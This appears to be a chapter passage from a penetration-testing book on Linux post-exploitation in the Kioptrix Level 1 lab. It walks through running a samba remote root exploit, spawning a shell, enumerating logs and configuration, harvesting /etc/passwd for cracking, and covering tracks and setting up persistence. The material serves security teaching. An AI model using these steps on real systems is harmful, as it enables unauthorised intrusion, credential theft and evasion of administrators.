`/var/log`	Most likely place to find locally stored log files.
`/var/log/messages`	This contains a very interesting log file that stores system messages.

/var/log/wtmp	This contains the log file that shows the currently logged-in users.
/var/log/lastlog	The last command pulls from this log file.

> Be sure to look for backup files as well, they may contain critical data that you could not otherwise access!

Important commands

Command	Description
ls-oaF	This lists all files with symbols that make it easier to determine directories, executables, and so on, in an ordered column.
locate	This performs a search. For example, (locate awesomeVPNClient would locate any instances of awesomeVPNClient. Something that would be very helpful if you had a listing of popular VPN client names).
updatedb	This updates the locate database.
grep	This is a very powerful command that allows you to search for strings within files.
less	Use less to read files.
cat	This can also be used to display the contents of a file.
df-H	This provides disk information.
date	This can be used to attempt to get an idea of which time zone the system is in.
free	This provides memory information.
arch	This provides information about the system architecture.
echo	This can be used to automate writing files. Simply outputs the specified text.
last	This will display the /var/last log file.
logname	This provides your logged-in name.
pwd	This prints working directory. Shows where you are in the directory structure.
uname-a	This provides information about the operating system.
netstat	This provides connection information.

Command	Description
`Ifconfig or / sbin/ifconfig`	Network interface configuration.
`Udevd –version`	This prints the udev version.
`Find / -type f – perm777`	This finds all files with 777 permissions.

There are many other commands that are useful as well, but these should provide the basic information necessary to enumerate a remote system and gather most, if not all, interesting information.

> Administrators will at times make certain files immutable. When you run into a situation where you cannot seem to delete a certain file, use `lsattr` to review the file attributes.

Putting this information to use

Now that we have an idea of what types of files and command output we want to review, let's put some of it to use. In order to follow along with this section, you will require the virtual pfSense, Kali, and Kioptrix Level 1 guest machines to be connected to `VMnet1` using the `192.168.75.0/24` IP space.

Enumeration

We will begin with exploiting the Kioptrix system from Kali. Before we can perform post-exploitation, we will need to find and exploit a system. As usual, we start by performing a quick scan of our local subnet:

 # nmap 192.168.75.0/24

Your results will vary, but you should be able to find the Kioptrix machine on your network:

Nmap scan report for 192.168.75.14

Host is up (0.00031s latency).

Not shown: 994 closed ports

PORT   STATE SERVICE

22/tcp   open ssh

80/tcp   open http

111/tcp   open rpcbind

```
139/tcp    open   netbios-ssn
443/tcp    open   https
32768/tcp open   filenet-tms
MAC Address: 08:00:27:21:21:62 (Cadmus Computer Systems)
```

Now that the IP address of the target has been determined, we will perform a more thorough scan. Use the command of your choice to gather the necessary system information:

```
# nmap -A 192.168.75.14
Starting Nmap 6.49BETA4 ( http://nmap.org ) at 2015-09-26 13:52 EDT
Nmap scan report for 192.168.75.14
Host is up (0.0047s latency).
Not shown: 994 closed ports
…TRUNCATED OUTPUT…
```

Exploitation

We reuse our previous samba exploit to gain access to the `samba-2.2.8 remote root exploit by eSDee (www.netric.org|be)` system. In case you did not follow along in the exploitation chapter, use `searchsploit` and search for `samba exploit10.c`, clean up the code, and compile it in a directory as `SambaVuln_10` via `gcc-o SambaVuln_10 10.c`. If you have trouble compiling this code, revisit the appropriate chapter for a step-by-step walkthrough.

> Remember that you can perform Exploit-DB searches of your local exploit repository by using the `searchsploit` command followed by the search variables, such as `searchsploit openssl`.

```
# ./SambaVuln_10 -b 0 192.168.75.14
  samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
  ------------------------------------------------------------
  + Bruteforce mode. (Linux)
  + Host is running samba.
  + Worked!
  ------------------------------------------------------------
  *** JE MOET JE MUIL HOUWE
  Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686
unknown
  uid=0(root) gid=0(root) groups=99(nobody)
```

We are connected, now what?

Now that we are connected remotely, it is important to start gathering data about the system.

> Note that the functionality of your remote shell does not equal that of your standard Linux shell.

You have probably already noticed that you do not receive a command prompt. Take a look at which `tty` you are connected to:

```
tty
 not a tty
```

As you are currently running as root, most commands you want to access will be available:

```
# whoami
  root
```

As an example, if you wanted to connect directly back to your Kali (`192.168.75.25`) machine using SSH, you would run into an issue such as this:

```
# ssh 192.168.75.25
  Pseudo-terminal will not be allocated because stdin is not a terminal.
  Aborted by user!
```

This can be frustrating when time is short and there are many systems that need to be reviewed before the test can be considered complete. Frustration is a good thing! This is when you learn, just do not let your frustration get above 90%, because this is when it can be counterproductive. There is a saying in pentesting, *if you do not get it the first time, then try harder!* Ensure that you take breaks as required, and then you can attempt it again. You can try to spawn a shell using Python:

```
# python -c 'import pty; pty.spawn("/bin/sh")'
```

Unfortunately, this will not always work. Luckily, once we have sufficient access levels on a target system, there are plenty of other methods to bypass this. Here is the output if you try to spawn a shell on the Kioptrix Level 1 machine using our current shell:

```
Traceback (innermost last):
  File "<string>", line 1, in ?
  File "/usr/lib/python1.5/pty.py", line 101, in spawn
```

```
    mode = tty.tcgetattr(STDIN_FILENO)
termios.error: (22, 'Invalid argument')
```

> This is a good example of the mindset that is required of a penetration tester. When one method fails, it is important to try another. Giving up is not an option when performing a penetration test, especially when testing environments that have many security controls and processes in place.

Which tools are available on the remote system?

It can be beneficial to perform a quick enumeration of available tools before getting started. For instance, knowing that there is already a GCC compiler installed and ready to use can make a difference as to what type of post-exploitation activity you would like to proceed with. Here are some of the tools and features we should check for before starting our endeavors:

Tool	Command	Kioptrix output
bash	`Which bash`	`/bin/bash`
curl	`Which curl`	`/usr/bin/curl`
ftp	`Which ftp`	`/usr/bin/ftp`
gcc	`Which gcc`	`/usr/bin/gcc`
iptables	`Which iptables`	`which:noiptablesin(/usr/local/bin:/bin:/usr/bin)`
nc	`Which nc`	`which:noncin(/usr/local/bin:/bin:/usr/bin)`
nmap	`Which nmap`	`/usr/bin/nmap`
ssh	`Which ssh`	`/usr/bin/ssh`
telnet	`Which telnet`	`/usr/bin/telnet`
tftp	`Which tftp`	`which:notftpin(/usr/local/bin:/bin:/usr/bin)`
wget	`Which wget`	`/usr/bin/wget`
sftp	`Which sftp`	`/usr/bin/sftp`

By fully understanding the capabilities of the target machine, we can determine what our next plan of action is. In the case of the Kioptrix machine, it is of note that Nmap is already installed! If the system had access to multiple networks, we would be able to leverage this tool and scan the remote network from 192.168.75.14. This is especially important if you gained a root shell from outside of a firewall and cannot simply run the scan from your own machine.

Finding network information

First thing we would want to do is to determine which networks the system is connected to. We need to gather the network information from the device:

```
cd /sbin
./ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:21:21:62
          inet addr:192.168.75.14  Bcast:192.168.75.255
Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING  MTU:1500  Metric:1
          RX packets:6675 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1357 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:485701 (474.3 Kb)  TX bytes:1108769 (1.0 Mb)
          Interrupt:10 Base address:0xd020


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:23 errors:0 dropped:0 overruns:0 frame:0
          TX packets:23 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3805 (3.7 Kb)  TX bytes:3805 (3.7 Kb)
```

This system has only one Ethernet connection set up, and it is the one we already know about (eth0 at 192.168.75.14). It is important to pay attention to network configurations that may contain more than one network card. If the system is virtualized or multi-homed, there is a small possibility it could be used to pivot into another network that was previously inaccessible. You would also want to know if the system is set up as a router. Multiple networks in ifconfig is a good indicator that there may be more to find.

> We will be reviewing data from many commands and files. This data will be needed when writing the report or attempting to recreate the network in your own lab for further testing. The simplest method is to pipe the output of your commands into a single file that can then be downloaded for review. Remember to plan for the time required to analyze this data; as you will discover, there will be a significant amount of data.

The system contains a lot of other network information. Let's pull some of this data down for review.

Taking a look at the ARP tables, we determine that there is a pfSense machine on the targets network:

```
./arp
  Address                    HWtype  HWaddress          Flags Mask
Iface
  pfSense.localdomain        ether   08:00:27:CA:23:C6  C
eth0
  192.168.75.25              ether   08:00:27:87:C5:F5  C
eth0
```

We need to take a look at our hosts files to determine if there are any restrictions we did not know about. If there are certain systems that are specified in the hosts, using `hosts.allow` or `hosts.deny`, we can use the information to assist in setting attack priorities. The files contain comments that are very descriptive; thus, we will not reiterate their use:

```
cd /etc
cat hosts
# Do not remove the following line, or various programs
# that require network functionality will fail.
#127.0.0.1    localhost.localdomain localhost
127.0.0.1    kioptrix.level1    kioptrix
cat hosts.allow
#
# hosts.allow    This file describes the names of the hosts which are
#     allowed to use the local INET services, as decided
#     by the '/usr/sbin/tcpd' server.
#
cat hosts.deny
#
# hosts.deny  This file describes the names of the hosts which are
#     *not* allowed to use the local INET services, as decided
#     by the '/usr/sbin/tcpd' server.
#
```

```
# The portmap line is redundant, but it is left to remind you that

# the new secure portmap uses hosts.deny and hosts.allow.  In particular

# you should know that NFS uses portmap!
```

> If your target system is running a DNS server, you should review the DNS cache. The DNS cache can contain a large set of information about the network you are testing.

To find additional DHCP information that is stored on the system, we must first change directories to `/etc/dhcpc`.

> If the system is using a statically configured IP, the information can be found on Red Hat at `/etc/sysconfig/network-scripts/ifcfg<interfacename>`, or in Ubuntu at `/etc/network/interfaces`.

We then follow up using `cat` to review the contents of `dhcpcd-eth0.info`:

```
cd /etc/dhcpc
ls
  dhcpcd-eth0.cache
  dhcpcd-eth0.info
cat dhcpcd-eth0.info
  IPADDR=192.168.75.14
  NETMASK=255.255.255.0
  NETWORK=192.168.75.0
  BROADCAST=192.168.75.255
  GATEWAY=192.168.75.1
  DOMAIN=localdomain
  DNS=192.168.75.1
  DHCPSID=192.168.75.1
  DHCPGIADDR=0.0.0.0
  DHCPSIADDR=0.0.0.0
  DHCPCHADDR=08:00:27:21:21:62
  DHCPSHADDR=08:00:27:DF:92:32
  DHCPSNAME=
```

```
LEASETIME=86400

RENEWALTIME=43200

REBINDTIME=75600
```

Now, we know the gateway that is used, the domain, DNS, and so on. This type of information will allow us to paint a broader picture of the system and the network we are dealing with. After all, in goal-oriented pentesting, we should be working toward finding something that actually has a business impact.

Determine connections

Listening services can sometimes provide additional information about the system you are on. Outbound connections give an idea of what the purpose of the system is. They may also indicate potential targets on the network. If there is an active connection to a network service on another server, it may be using credentials that can be harvested in later stages. Let's take a look at the services running on the machine:

```
netstat -an

  netstat -an

  Active Internet connections (servers and established)

  Proto Recv-Q Send-Q Local Address           Foreign Address
State
  tcp       0      0 0.0.0.0:32768           0.0.0.0:*
LISTEN
  tcp       0      0 0.0.0.0:139             0.0.0.0:*
LISTEN
  tcp       0      0 0.0.0.0:45295           0.0.0.0:*
LISTEN
  tcp       0      0 0.0.0.0:111             0.0.0.0:*
LISTEN
  tcp       0      0 0.0.0.0:80              0.0.0.0:*
LISTEN
  tcp       0      0 0.0.0.0:22              0.0.0.0:*
LISTEN
  tcp       0      0 127.0.0.1:25            0.0.0.0:*
LISTEN
  tcp       0      0 0.0.0.0:443             0.0.0.0:*
LISTEN
  tcp       0      0 192.168.75.14:45295     192.168.75.25:46759
ESTABLISHED
```

```
udp            0         0 0.0.0.0:32768              0.0.0.0:*
udp            0         0 127.0.0.1:32770            0.0.0.0:*
udp            0         0 192.168.75.14:137          0.0.0.0:*
udp            0         0 0.0.0.0:137                0.0.0.0:*
udp            0         0 192.168.75.14:138          0.0.0.0:*
udp            0         0 0.0.0.0:138                0.0.0.0:*
udp            0         0 0.0.0.0:843                0.0.0.0:*
udp            0         0 0.0.0.0:111                0.0.0.0:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags        Type       State      I-Node Path
unix  8      [ ]          DGRAM                 912    /dev/log
  unix  2      [ ACC ]      STREAM     LISTENING   1229   /dev/gpmctl
  unix  2      [ ]          DGRAM                  1247
  unix  2      [ ]          DGRAM                  1210
  unix  2      [ ]          DGRAM                  1158
  unix  2      [ ]          DGRAM                  1082
  unix  2      [ ]          DGRAM                  966
  unix  2      [ ]          DGRAM                  921
  unix  2      [ ]          STREAM     CONNECTED   580
```

Unfortunately, we do not have anything really interesting to look at here.

> Note that our connection is visible. If someone were watching for connections, they would be able to block your IP and possibly foil your attack. When performing a White box test, there is also a possibility that an administrator could shut you down after you make a successful connection to a server. Depending on the goal of the penetration test, this may be the appropriate action for the administrator or security professional to take.

Ideally, we would see connections to the services being made from other servers on the network. This information can assist you when determining next steps or even when shaping your priorities. For instance, if there is an administrator connecting to this machine using SSH, we would want to know where he is connecting from so that we could try to gain access to his machine as well.

Checking installed packages

Now, we need to see what type of software is installed on the system. We have enough information to indicate that this system is running Red Hat. Use RPM to list out which packages are installed. You can use the `--last` option to show the last time the package was modified. We will truncate the output, but if you are following along, you will see why it is important to pipe this information into a file for later review. Note that different versions of Linux use different package installers. RPM will work for some, but not all. Use the appropriate package listing command for your target operating system:

```
rpm -qa --last
zlib-devel-1.1.3-24                        Sat Sep 26 05:33:31 2009
libpng-devel-1.0.12-2                      Sat Sep 26 05:33:31 2009
libodbc++-devel-0.2.2pre4-12               Sat Sep 26 05:33:30 2009
VFlib2-devel-2.25.1-20                     Sat Sep 26 05:33:30 2009
unixODBC-devel-2.0.7-3                     Sat Sep 26 05:33:29 2009
texinfo-4.0b-3                             Sat Sep 26 05:33:29 2009
swig-1.1p5-10                              Sat Sep 26 05:33:29 2009
strace-4.3-2                               Sat Sep 26 05:33:28 2009
[TRUNCATED]
```

Package repositories

One interesting fact is that many corporations use local package repositories to update their Linux-based systems. If you are able to compromise one of these repositories, you could technically arrange to have a backdoor installed on all systems using these repositories. Take a look at your Kali system and try the following command:

```
#cat /etc/apt/sources.list


deb http://http.kali.org/kali sana main non-free contrib
deb-src http://http.kali.org/kali sana main non-free contrib


deb http://security.kali.org/kali-security/ sana/updates main contrib
non-free
deb-src http://security.kali.org/kali-security/ sana/updates main contrib
non-free
```

As you can see, we have a very specific set of repositories that we pull our data from. These repositories are accessed by people across the world to update their Kali instances. If you're on a network that uses its own repositories to stage its updates, ensure that these systems are totally secure. All systems pointed at these will obtain their files from these trusted source.

Programs and services that run at startup

Understanding which programs and services run at startup is also very important. At the Kioptrix shell, type the following command:

```
cd /etc/rc.d
ls
init.d
rc
rc.local
rc.sysinit
rc0.d
rc1.d
rc2.d
rc3.d
rc4.d
rc5.d
rc6.d
```

If we take a look at the rc.local file, we see the following:

```
cat rc.local
  #!/bin/sh
  #
  # This script will be executed *after* all the other init scripts.
  # You can put your own initialization stuff in here if you don't
  # want to do the full Sys V style init stuff.

  nmbd
  smbd
  httpd -D HAVE_SSL
  touch /var/lock/subsys/local
```

The Kioptrix crew has set up several items that launch at system startup. For more control of these processes, they would probably be pointed at a script to start in their respective `rc0-6s`.

Searching for information

Be sure to enumerate the directory structure of the targeted device. Many times it is possible to determine what the purpose of the server is simply from looking at the installed programs and the associated directory structure. Take a look at the Kioptrix filesystem:

```
df -h
  Filesystem           Size  Used Avail Use% Mounted on
  /dev/hda5            374M   67M  287M  19% /
  /dev/hda1             49M  5.9M   41M  13% /boot
  /dev/hda3            554M   17M  509M   4% /home
  none                125M     0  124M   0% /dev/shm
  /dev/hda2            1.5G  576M  859M  41% /usr
  /dev/hda7            248M   28M  207M  12% /var
```

Now that we know how the partitions are set up, let's take a look at what we are dealing with:

```
cd /home
ls -oaF
  total 29
  drwxr-xr-x    5 root          4096 Sep 26  2009 ./
  drwxr-xr-x   19 root          1024 Jan  3 23:40 ../
  drwx------    2 harold        4096 Nov 16 23:13 harold/
  drwx------    2 john          4096 Sep 26  2009 john/
  drwxr-xr-x    2 root         16384 Sep 26  2009 lost+found/
```

Here we can see that there are at least two user home directories. If we want to pull down the entire directory structure and a listing of all files so we can review it later, we can use `tree` and put the output out into a file to be transferred later:

```
cd /
tree -iafFp > directoryListing
```

This command provides us with a recursive directory listing. We chose not to print the indentations with `-i`, showed all files including those that are hidden with `-a`, wanted to see the entire file path with `-f`, appended characters to the end to let us know if we are looking at files or directories and more with `-F`, and finally chose to view the file permissions with `-p`.

> The generated file is large, and on some systems can even cause a momentary spike in resource usage, so proceed with caution.

If we look at the head and tail of the file, we can see our output in a reasonable fashion:

```
head directoryListing

  .
  [-rw-r--r--]  ./.autofsck
  [drwxr-xr-x]  ./bin/
  [-rwxr-xr-x]  ./bin/arch*
  [-rwxr-xr-x]  ./bin/ash*
  [-rwxr-xr-x]  ./bin/ash.static*
  [-rwxr-xr-x]  ./bin/aumix-minimal*
  [lrwxrwxrwx]  ./bin/awk -> gawk*
  [-rwxr-xr-x]  ./bin/basename*
  [-rwxr-xr-x]  ./bin/bash*
 tail directoryListing
  [-rw-r--r--]  ./var/www/icons/uuencoded.gif
  [-rw-r--r--]  ./var/www/icons/world1.gif
  [-rw-r--r--]  ./var/www/icons/world2.gif
  [drwxr-xr-x]  ./var/yp/
  [-rw-r--r--]  ./var/yp/Makefile
  [drwxr-xr-x]  ./var/yp/binding/
  [-rw-r--r--]  ./var/yp/nicknames
  [-rw-r--r--]  ./var/yp/securenets


  2795 directories, 51774 files
```

This particular system has over 50,000 files that would have to be reviewed. Grepping for interesting filenames would save a lot of time. Also, check out the file permissions carefully. Perhaps there is a world readable and writable directory that could be used to set up some persistence at a later time.

History files and logs

The history files and logs can be reviewed to determine what the system has recently been used for:

```
# ls -la /root
```

We can list the contents of the root directory to look for clues:

```
total 15
drwxr-x---    4 root     root           1024 Jan  3 21:42 .
drwxr-xr-x   19 root     root           1024 Jan  7 14:39 ..
-rw-r--r--    1 root     root           1126 Aug 23  1995 .Xresources
-rw-------    1 root     root            215 Nov 16 18:21 .bash_history
-rw-r--r--    1 root     root             24 Jun 10  2000 .bash_logout
-rw-r--r--    1 root     root            234 Jul  5  2001 .bash_profile
-rw-r--r--    1 root     root            176 Aug 23  1995 .bashrc
-rw-r--r--    1 root     root            210 Jun 10  2000 .cshrc
-rw-rw-rw-    1 root     root             11 Nov 13 21:14 .mh_profile
drwx------    2 root     root           1024 Jan  3 21:42 .ssh
-rw-r--r--    1 root     root            196 Jul 11  2000 .tcshrc
drwx------    2 root     root           1024 Nov 13 21:14 Mail
-rw-r--r--    1 root     root           1303 Sep 26  2009 anaconda-ks.cfg
```

Take a look inside the `.bash_history` files to see which commands were used recently:

```
cat /root/.bash_history
  ls
  mail
  mail
  clear
  echo "ls" > .bash_history && poweroff
  nano /etc/issue
```

```
pico /etc/issue
pico /etc/issue
ls
clear
ls /home/
exit
ifconfig
[TRUNCATED]
```

We found a few interesting commands that have been run by the root user, such as `mail` and `nano /etc/issue`. Then `cat` out `/etc/issue`, and you will see the following:

```
Welcome to Kioptrix Level 1 Penetration and Assessment Environment


--The object of this game:
|_Acquire "root" access to this machine.


There are many ways this can be done, try and find more than one way to
appreciate this exercise.


DISCLAIMER: Kioptrix is not responsible for any damage or instability
caused by running, installing or using this VM image. Use at your own
risk.


WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside
world(the Internet - or Interwebs..)


Good luck and have fun!
```

Looking at the mail command, you will see that there are several log messages that are being sent to the system administrator. You would want to clean these up as they contain information that may alert the administrator that you have been trying to access this system. We will revisit this when we discuss detection avoidance in the next chapter.

Keep in mind there is a `.bash_history` of note for every interactive user on the system. These should be checked to see if there are any files or applications that are being used frequently that may contain data that will assist in the penetration test:

```
locate .bash_history

  /home/john/.bash_history

  /home/harold/.bash_history

  /root/.bash_history
```

> Usage of wildcards can be very helpful when reviewing a target system. As an example, try `ls -al /home/*/` or `cat /home/*/.bash_history`. These commands are tremendous time savers and are excellent when scripting for unknown system configurations.

We will need to take a look at some of the logs in `/var/log` as well:

```
cd /var/log

ls -laG

total 2419

drwxr-xr-x    8 root          2048 Jan  7 14:39 .
drwxr-xr-x   20 root          1024 Sep 26  2009 ..
-rw-------    1 root         23988 Jan  7 14:39 boot.log
-rw-------    1 root          8554 Jan  1 19:16 boot.log.1
-rw-------    1 root          3997 Dec 11 19:42 boot.log.2
-rw-------    1 root         20983 Nov 29 18:28 boot.log.3
-rw-------    1 root         16489 Nov 13 15:07 boot.log.4
-rw-------    1 root         78641 Jan  7 16:45 cron
-rw-------    1 root         94739 Jan  1 19:21 cron.1
-rw-------    1 root         10495 Dec 11 19:47 cron.2
-rw-------    1 root         63203 Nov 29 18:33 cron.3
-rw-------    1 root          8864 Nov 13 15:12 cron.4
-rw-r--r--    1 root          5770 Jan  7 14:39 dmesg
drwxr-xr-x    2 root          1024 Jun 24  2001 fax
drwxr-xr-x    2 root          1024 Jan  7 14:44 httpd
-rw-r--r--    1 root         49879 Jan  7 14:39 ksyms.0
-rw-r--r--    1 root         49879 Jan  3 23:40 ksyms.1
-rw-r--r--    1 root         49879 Jan  3 16:13 ksyms.2
```

```
-rw-r--r--    1 root          49879 Jan  3 14:52 ksyms.3
-rw-r--r--    1 root          49879 Jan  2 18:03 ksyms.4
-rw-r--r--    1 root          49879 Jan  2 17:03 ksyms.5
-rw-r--r--    1 root          49879 Jan  1 19:16 ksyms.6
-rw-r--r--    1 root       19136220 Nov 16 23:13 lastlog
-rw-------    1 root          34690 Jan  7 16:48 maillog
-rw-------    1 root           1866 Jan  1 19:21 maillog.1
-rw-------    1 root            770 Dec 11 19:47 maillog.2
-rw-------    1 root         102520 Nov 29 18:33 maillog.3
-rw-------    1 root           1915 Nov 13 15:12 maillog.4
-rw-------    1 root          98074 Jan  7 14:44 messages
-rw-------    1 root          33312 Jan  1 19:16 messages.1
-rw-------    1 root          16485 Dec 11 19:42 messages.2
-rw-------    1 root         437542 Nov 29 18:28 messages.3
-rw-------    1 root          65865 Nov 13 15:07 messages.4
-rwx------    1 postgres          0 Sep 26  2009 pgsql
-rw-r--r--    1 root          10876 Jan  7 14:44 rpmpkgs
-rw-r--r--    1 root          10876 Dec 14 04:02 rpmpkgs.1
-rw-r--r--    1 root          10876 Nov 29 18:33 rpmpkgs.2
-rw-r--r--    1 root          10876 Nov 17 04:02 rpmpkgs.3
-rw-r--r--    1 root          10876 Nov 11 14:38 rpmpkgs.4
drwxr-xr-x    2 root           1024 Jan  7 14:40 sa
drwx------    2 root           1024 Jan  1 19:21 samba
-rw-------    1 root           2033 Jan  7 15:32 secure
-rw-------    1 root            215 Jan  1 19:16 secure.1
-rw-------    1 root             73 Dec 11 19:42 secure.2
-rw-------    1 root         802251 Nov 29 18:32 secure.3
-rw-------    1 root            456 Nov 13 15:06 secure.4
-rw-------    1 root              0 Jan  1 19:21 spooler
-rw-------    1 root              0 Dec 11 19:47 spooler.1
-rw-------    1 root              0 Nov 29 18:33 spooler.2
-rw-------    1 root              0 Nov 13 15:12 spooler.3
-rw-------    1 root              0 Nov 10 19:34 spooler.4
drwxr-x---    2 squid          1024 Aug  7  2001 squid
```

```
drwxr-xr-x      2 root            1024 Aug 27  2001 vbox
-rw-rw-r--      1 root           43776 Jan  7 14:39 wtmp
-rw-rw-r--      1 root           20736 Jan  1 19:16 wtmp.1
-rw-------      1 root               0 Jan  1 19:21 xferlog
-rw-------      1 root               0 Dec 11 19:47 xferlog.1
-rw-------      1 root               0 Nov 29 18:33 xferlog.2
-rw-------      1 root               0 Nov 13 15:12 xferlog.3
-rw-------      1 root               0 Nov 10 19:34 xferlog.4
```

Browse through some of these and ensure that, at a minimum, the important files such as messages, secure, and others are reviewed. A penetration tester should become as familiar with these files as a day-to-day administrator would be. If you do not understand the operating system you are working with, your ability to fully test will be limited. Take a look at the security log and see how much information can be found:

```
tail secure
  Sep  26 20:09:13 kioptrix sshd[1969]: Connection closed by
192.168.75.18
  Sep  26 20:09:13 kioptrix sshd[1970]: Connection closed by
192.168.75.18
  Sep 26 20:09:14 kioptrix sshd[1973]: Connection closed by 192.168.75.18
```

There are too many log files to review within one chapter of a book. Make sure to familiarize yourself with the data you can find on the system.

Configurations, settings, and other files

There are many additional files that will provide critical system information that pertains to your penetration test. Take a look at some of the following:

```
cat /etc/crontab
  SHELL=/bin/bash
  PATH=/sbin:/bin:/usr/sbin:/usr/bin
  MAILTO=root
  HOME=/

  # run-parts
  01 * * * * root run-parts /etc/cron.hourly
  02 4 * * * root run-parts /etc/cron.daily
```

```
22 4 * * 0 root run-parts /etc/cron.weekly
42 4 1 * * root run-parts /etc/cron.monthly


0-59/5 * * * * root /usr/bin/mrtg /etc/mrtg/mrtg.cfg
```

Crontab allows us to schedule tasks. This can be used to set up persistence or to run programs that you do not have access to run. Crontab will run the task as the root user.

`fstab` is the configuration file that controls how the partitions are mounted:

```
cat /etc/fstab
LABEL=/                 /                       ext3    defaults        1
1
LABEL=/boot             /boot                   ext3    defaults        1
2
none                    /dev/pts                devpts  gid=5,mode=620  0
0
LABEL=/home             /home                   ext3    defaults        1
2
none                    /proc                           defaults        0 0
none                    /dev/shm                tmpfs   defaults        0
0
LABEL=/usr              /usr                    ext3    defaults        1
2
LABEL=/var              /var                    ext3    defaults        1
2
/dev/hda6               swap                    swap    defaults        0
0
/dev/cdrom              /mnt/cdrom              iso9660
noauto,owner,kudzu,ro 0 0
```

Here is a listing of other configuration files that might be of interest:

- /etc/master.passwd
- /etc/resolv.conf
- /etc/apache2/httpd.conf or /etc/httpd/conf/httpd.conf
- /etc/exports
- /etc/ldap/ldap.conf
- /etc/samba/smb.com

Other files that can provide valuable information include `/mnt`, `/media`, `/tmp`, `/opt`, and of course specific configuration or data files that relate to items installed on the target machine. For example, if the system targeted contains an instance of Apache or any other specific software, you would want to check the configuration and log files.

Users and credentials

There are several files that control user access to the system and its files. Besides gathering networking and service data about the rest of the network, this is probably the most important portion of post-exploitation. If you are able to determine both the username and password that work on other systems throughout the network, then the likelihood of the penetration test being a total success increases dramatically. With a Linux system, there are several files that can be used to try to gain user credentials.

We should also use `w` to check who is already on the system:

```
w
  9:49pm  up  7:09,  0 users,  load average: 6.29, 2.65, 0.98
USER     TTY      FROM               LOGIN@   IDLE   JCPU   PCPU  WHAT
```

We can determine the last person who logged on by typing `last`:

```
last
  last
  reboot    system boot  2.4.7-10          Sat Jan  7 14:39
(07:13)
  reboot    system boot  2.4.7-10          Tue Jan  3 23:40
(3+22:12)


  wtmp begins Mon Jan  2 17:03:16 2012
```

It looks like there are no actual user logins. As indicated in the previous output, reboots are also displayed when using the `last` command.

One method of determining if there are any local user accounts that have accessed the system recently is to use `lastlog`, which will present a listing of all user accounts and the time they last logged in:

```
lastlog
Username        Port      From          Latest
root            pts/0     192.168.75.12  Wed Nov 16 16:11:52 -0500 2011
bin                                      **Never logged in**
```

```
daemon                                         **Never logged in**
adm                                            **Never logged in**
lp                                             **Never logged in**
sync                                           **Never logged in**
shutdown                                       **Never logged in**
halt                                           **Never logged in**
mail                                           **Never logged in**
news                                           **Never logged in**
uucp                                           **Never logged in**
operator                                       **Never logged in**
games                                          **Never logged in**
gopher                                         **Never logged in**
ftp                                            **Never logged in**
nobody                                         **Never logged in**
mailnull                                       **Never logged in**
rpm                                            **Never logged in**
xfs                                            **Never logged in**
rpc                                            **Never logged in**
rpcuser                                        **Never logged in**
nfsnobody                                      **Never logged in**
nscd                                           **Never logged in**
ident                                          **Never logged in**
radvd                                          **Never logged in**
postgres                                       **Never logged in**
apache                                         **Never logged in**
squid                                          **Never logged in**
pcap                                           **Never logged in**
john            pts/0      192.168.1.100    Sat Sep 26 11:32:02 -0400 2009
harold          pts/0      192.168.75.12    Wed Nov 16 23:13:07 -0500 2011
```

From the output, we can determine that the users `john` and `harold` have both logged into the system. One logged in from the `192.168.1.100` network, the other from `192.168.75.12`. Once we get the passwords from these two accounts, we should first determine if these systems are within the scope of our test, and if they are, we should attempt to log into any available services using the credentials we collect from the Kioptrix machine.

While we are at it, the SSH keys should be enumerated as well. We can take a look in the `/root/.ssh` directory to see if there is any indication that any such keys exist:

```
ls -laG
  total 2
  drwx------    2 root         1024 Jan  3 21:42 .
  drwxr-x---    4 root         1024 Jan  7 15:14 ..
```

In this case, there are no SSH keys available on the Kioptrix machine. Let's take a look at our Kali machine and see if the result is similar. Ideally, you would find the keys needed to connect to a remote machine. Note that this machine must have connected to other machines via SSH:

```
root@kali:/# cd /root/.ssh
root@kali:~/.ssh# ls -laG
  total 12
  drwx------  2 root 4096 2014-11-16 10:51 .
  drwx------ 28 root 4096 2014-01-07 09:56 ..
  -rw-r--r--  1 root  270 2014-11-16 10:51 known_hosts
root@kali:~/.ssh# cat known_hosts
|1|DbaaaaaaGlFWCelYp3KEaaaWTtE=|z7BPaaaaaafdYE1SW/HaIaJaaQk= ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAIEAvv8UUWsrO7+VCG/sadfasdfasdffasdfas
dfasdfasdfasdfasdfasdfasdfasdfnu9ksKD1fA83RyelgSgRJNQg
PfFU3gngNno1yN6ossqkcMQTI1CY5nF6iYePs=
```

Once we have the basics out of the way, we need to collect the `/etc/passwd` and `shadow` files so that we can try our luck at cracking the passwords:

```
cat /etc/passwd
  root:x:0:0:root:/root:/bin/bash
  bin:x:1:1:bin:/bin:/sbin/nologin
  daemon:x:2:2:daemon:/sbin:/sbin/nologin
  adm:x:3:4:adm:/var/adm:/sbin/nologin
  lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
  sync:x:5:0:sync:/sbin:/bin/sync
  shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
  halt:x:7:0:halt:/sbin:/sbin/halt
  mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
  news:x:9:13:news:/var/spool/news:
```

```
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin

operator:x:11:0:operator:/root:/sbin/nologin

games:x:12:100:games:/usr/games:/sbin/nologin

gopher:x:13:30:gopher:/var/gopher:/sbin/nologin

ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin

